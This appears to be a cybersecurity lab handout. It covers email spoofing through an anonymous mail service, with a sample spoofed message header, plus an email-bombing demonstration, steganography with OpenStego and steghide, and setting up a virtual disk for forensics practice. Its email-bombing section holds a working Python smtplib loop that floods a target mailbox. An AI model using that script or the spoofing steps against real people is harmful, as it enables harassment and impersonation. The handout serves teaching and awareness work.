Received: by 2002:ac0:e8d:0:b0:3c5:6dbb:c48f with SMTP id v13csp12201841mt; Sun, 3 May 2026 08:03:02 -0700 (PDT)
X-Received: by 2002:a05:0512:18c:c:b0:5a2:ca1d:8ea8 with SMTP id 2adb3069b0e04-5a86ee1003bsi509397e87.111.2026.05.03.08.03.01 for<ay7902383@gmail.com> (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256); Sun, 03 May 2026 08:03:02 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=177720582; cv=none; d=google.com; s=arc-20240605; b=gfl+CBelf39qTMU1VcTKAQf33z/szgZfV8dJ94ymndY7DmYLVckS5LpBneIY3X
zQB13w7YDX60LPcNnmee2ZFh242K54+EHJdnpAg29b030XKc4BYIE842pdu2wfuJ B+poH9WkFyG5Wkba51l1t53LPKRoYI8+M01K2Ukdc3ChblxUdddtZ5k4w01HtQq1d7
subWakLCdkimguqUgP2200g01YB09F548m215c+bf5u17M9Hl1stqWghyG01lyXAAW g7d41n)1A+dPRVd0L1ky1vKzbd9p00Xuoq6Ghc a00P1IEAgz0Uz0B1H2eyyZd r1fAe=ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20240605; h=content-transfer-encoding:mime-version:list-unsubscribe-post:message-id:subject:from:date:dkim-signature; bh=3grcUhp9b830B4KZu5pyG1iz5Gcrv3m730x2AgreNs=; fh=dg3fCHa9r9K2hd1sZs3G0U8H3V119b5MNdptYtCAUJM=; b=f12pQ/Pp0c6xvubJ0155K2yQIABR83k9S0vSwLR3Fo1d4Z9fFy30Kc1j0hy4dg zshhG71VZev3BUz0RfG5n+X89601KoVkaeVcAnoGKURKtKhungD4rMsq2J18KcYshh1c5h24dztz0Rhr77nd483o6Spk50B8n2GLA0WNe6773jF5VvYngPp+TT+RxtV X12QqVpP2+XVCKFeVL3h135g0M06022TVCotShf+V3eXwp7F07a/r15j1No01D3b1P2UuawQHC307759VhV131FCFKgQ64p4In+IY57jeZrHGo2U1/Q/pk7EwJFB/220NCwdes bRUAA=; dara=google.com
ARC-Authentication-Results: i=1; mx.google.com; dkim=pass header.i=@anonymousemail.se header.s=mail header.b=qK1ksPoD; spf=pass (google.com: domain of noreply@anonymousemail.se designates 185.82.217.109 as permitted sender) smtp.mailfrom=noreply@anonymousemail.se; dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=anonymousemail.se
Return-Path: noreply@anonymousemail.se
Received: from s3.inboxpress.net (s3.inboxpress.net [185.82.217.109]) by mx.google.com with ESMTPS id 2adb3069b0e04-5a86ee1003bsi509397e87.111.2026.05.03.08.03.01 for<ay7902383@gmail.com> (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256); Sun, 03 May 2026 08:03:02 -0700 (PDT)
Received-SPF: pass (google.com: domain of noreply@anonymousemail.se designates 185.82.217.109 as permitted sender) client-ip=185.82.217.109; Authentication-Results: mx.google.com; dkim=pass header.i=@anonymousemail.se header.s=mail header.b=qK1ksPoD; spf=pass (google.com: domain of noreply@anonymousemail.se designates 185.82.217.109 as permitted sender) smtp.mailfrom=noreply@anonymousemail.se; dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=anonymousemail.se
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/simple; d=anonymousemail.se; s=mail; t=177720581; bh=3grcUhp9b830B4KZu5pyG1iz5Gcrv3m730x2AgreNs=; h=Date:To:From:Subject:List-Unsubscribe:From; b=qK1ksPoDv1gLEuQGa+K8Jw44pREvC0m/1KEyYQwvC/ahqH0/042JPTAA36wZ3
SVd8hT0ZD9FQqH4P/CuFC1z7qR2f4u5/cZu337LgDQWbHb4pAPlu8h2r0u5u8 f9H1V553JATW/aVw/3JhPK331Dz/qR7e3rth0AFRf040j/+41gGp51K7W9zhk
Zzq073tyFwM683GcVzhmEglVhu8R9OodcDOA78MB4yhB6V7KQdQ6Wahp0U4e08 GcplBDPZUCkQvEt2FvUlc+eKoiX2/rEhFK5Y61M2DMgyl1VLd8a4Q4W4e1u6Wp0W CIDXn753b9veQ==
Received: from authenticated-user (s3.inboxpress.net [185.82.217.109]) (using TLSv1.3 with cipher TLS_AES_256_GCM_SHA384 (256/256 bits) key-exchange X25519 server-signature RSA-PSS (2048 bits) server-digest SHA256) (No client certificate requested) by s3.inboxpress.net (Postfix) with ESMTPS id 6CFAB208FF for<ay7902383@gmail.com>; Sun, 3 May 2026 15:03:01 +0000 (UTC)
Date: Sun, 3 May 2026 17:03:00 +0200
To: ay7902383@gmail.com
From: Anonymousmail <noreply@anonymousemail.se>
Subject: Test Email Spoofing
Message-ID: <48bed36e077f5c917f2a4ffff4b86ff@anonymousemail.se>
List-Unsubscribe-Post: List-Unsubscribe=One-Click
List-Unsubscribe: <https://anonymousemail.se/unsubscribe.php?uid=L3ZrZU1aM18yW41HaksWfRbXqnp43p6anNqbkpSYX0uNWNlJh2ZXdnQTB0>
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="b1=b3qJ0BYUhzgD01uldp3KXauimSL7XeTX15w972Umr1M"
Content-Transfer-Encoding: 8bit
--b1=b3qJ0BYUhzgD01uldp3KXauimSL7XeTX15w972Umr1M
Content-Type: text/plain; charset=ascii
Powered by Anonymousmail
This is a test email for spoofing demonstration.

6. Preform email spoofing simulation using <https://anonymousemail.me/> and repeat observation



7. Email Bombing Demonstration (using Python)

Step 1: Perform Email Bombing Simulation Execute the following Python script in Jupyter Notebook to send exactly 10 automated emails to the target address, demonstrating how a simple loop can be used to flood a mailbox.

```

import smtplib
import time
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart

# --- SMTP Configuration ---
SMTP_SERVER = "smtp.gmail.com"
SMTP_PORT = 587
SENDER_EMAIL = "your-email@gmail.com"
SENDER_PASSWORD = "ENTER_YOUR_APP_PASSWORD_HERE"
TARGET_EMAIL = "target-email@example.com"

# --- Execution Loop (Max 10 Mails) ---
server = smtplib.SMTP(SMTP_SERVER, SMTP_PORT)
server.starttls()
server.login(SENDER_EMAIL, SENDER_PASSWORD)


for i in range(1, 11):
    msg = MIMEMultipart()
    msg['From'] = SENDER_EMAIL
    msg['To'] = TARGET_EMAIL
    msg['Subject'] = f"Bombing Demo Mail {i}"
    msg.attach(MIMEText(f"This is automated test email {i}.", 'plain'))

    server.send_message(msg)
    print(f"Sent email {i}/10")
    time.sleep(1) # Delay to observe timestamp sequence

server.quit()

```

Step 2: Observation & Header Analysis Inspect the target inbox to confirm the receipt of all 10 messages and open "Show Original" to verify the X-Mailer: Python-smtplib tag and the sequential 1-second increments in the Date header.



Lab Assignment – 4

Steganography

IMPORTANT DISCLAIMER

This experiment is strictly for academic and cybersecurity awareness purposes only. Unauthorized use of steganography for hiding malicious or illegal data is unethical and may violate cyber laws.

Lab Assignment:

Study and implementation of data hiding and extraction techniques using the open-source tool OpenStego to understand practical steganography.

1. Objectives:

- To understand the concept of steganography and data hiding techniques.
- To learn how secret data can be embedded inside image files.
- To implement data hiding using the tool OpenStego.
- To extract hidden data from a stego file.
- To understand the role of passwords in securing hidden data.
- To create awareness about secure data transmission techniques.

2. Background Theory

Steganography

Steganography is the technique of hiding secret data within a normal file such as an image, audio, or video so that the existence of the data is not noticeable. Unlike cryptography, which protects the content of a message, steganography hides the presence of the message itself.

Steganography is widely used in:

- Secure communication
- Digital watermarking
- Data protection
- Covert information transfer

How Steganography Works • A cover file (image/audio/video)

is selected.

- Secret data is embedded inside the cover file.
- The output file is called a stego file.
- A password can be used to secure the hidden data.
- The receiver extracts the hidden data using the same tool and password.

OpenStego Tool

OpenStego is an open-source steganography software used for:

- Data hiding (embedding secret files into images)
- Data extraction (retrieving hidden data)

- Password protection for security
- Supporting multiple image formats

Key Terms

- Cover File → Original file used to hide data
- Stego File → File containing hidden data
- Payload → Secret data to be hidden
- Extraction → Process of retrieving hidden data

4. Installation of OpenStego

Step 1: Download OpenStego

- Open a web browser (Chrome/Edge)
- Search for: OpenStego download
- Download the latest version of OpenStego from its official website

Step 2: Install the Software

- Run the OpenStego
- Step 3: Launch the Tool
- Double-click the OpenStego file
- The main interface will open with options:
- Hide Data
- Extract Data

5. Data Hiding using OpenStego (Embedding Process) Step

1: Open the Tool • Launch OpenStego

- Select the option “Hide Data”
- Step 2: Select Message File
- Create a file named secret.txt , Write something like:
“This is a hidden message for steganography experiment “
- Click on “Message File”
- Choose a text file (.txt) containing the secret message

Step 3: Select Cover File

- Click on “Cover File”
- Select an image file (.png or .jpg)

Step 4: Set Output File

- Choose Output Stego File
- Give name like: stego_image.png

Step 5: Enter Password

- Enter a password (e.g., 1234)
- This secures the hidden data

Step 6: Hide Data

- Click on “Hide Data” button • A success message will appear

Expected Output:

- A new image file (stego file) is created
- It looks same as original image
- But contains hidden data

6. Data Extraction using OpenStego

Step 1: Open the Tool

- Launch OpenStego
- Select the option “Extract Data”

Step 2: Select Stego File

- Click on “Input Stego File”
- Select the image file you created earlier (stego_image.png)

Step 3: Choose Output Folder

- Select the destination where extracted file will be saved

Step 4: Enter Password

- Enter the same password used during embedding (e.g., 1234)

Step 5: Extract Data

- Click on “Extract Data” • The hidden file will be recovered
- Expected Output:
- The original secret file (secret.txt) is extracted
 - Content inside file matches’ original message

7. Observations


- The original image and stego image appear visually identical.




- The hidden data is not visible to the human eye.



- Data extraction requires the correct password.



- Incorrect password results in failure to retrieve data.



- The extracted file is identical to the original secret file.

8. Perform image steganography using “[steghide](#)” tool.

- Hide Command:
steghide embed -ef secret.txt -cf photo.jpg -sf stego_image.jpg
- Extraction Command:
steghide extract -sf lab4b.jpg

9. Perform video steganography using “Openpuff” tool ☐ Explore Yourself:
Hide a Secret text file in a video file

10. Perform steganography detection through stegexpose java
-jar StegExpose.jar testFolder

Lab Assignment – 5


VHD Creation

Objective: Before performing forensic imaging, prepare a controlled "Suspect Drive" using a Virtual Hard Disk (VHD). This simulates an actual physical drive and allows for the creation of "evidence" (including deleted files) without risking the host system's data.

Background


Step 1: Create the Virtual Hard Disk (VHD)

1. Open Disk Management (Right-click Start > Disk Management).
2. Click the Action menu and select Create VHD.
3. Browse to your desired folder, name the file `Evidence_Disk.vhd`, and set the size to 1 GB.
4. Select VHD (Virtual Hard Disk) and Fixed size (recommended for forensic consistency).




Step 2: Initialize as GPT and Format NTFS


1. Locate the new disk in the bottom list (labeled "Unknown / Not Initialized"). Right-click the disk label (e.g., Disk 1) and select Initialize Disk.




2. Choose GPT (GUID Partition Table).



3. Right-click the Unallocated space and select New Simple Volume.
4. Follow the wizard: Assign a Drive Letter (e.g., Z:), set the File system to NTFS, and name the volume "EVIDENCE". Click Finish.






Step 3: Add Sample Data

1. Open the new Z: drive in File Explorer and copy 5 sample files (Images/Documents) into it.
2. Delete one file and Empty the Recycle Bin to create "deleted evidence" for later discovery.

Step 4: Forensic Mounting

1. In Disk Management, right-click the disk label and select Detach VHD.



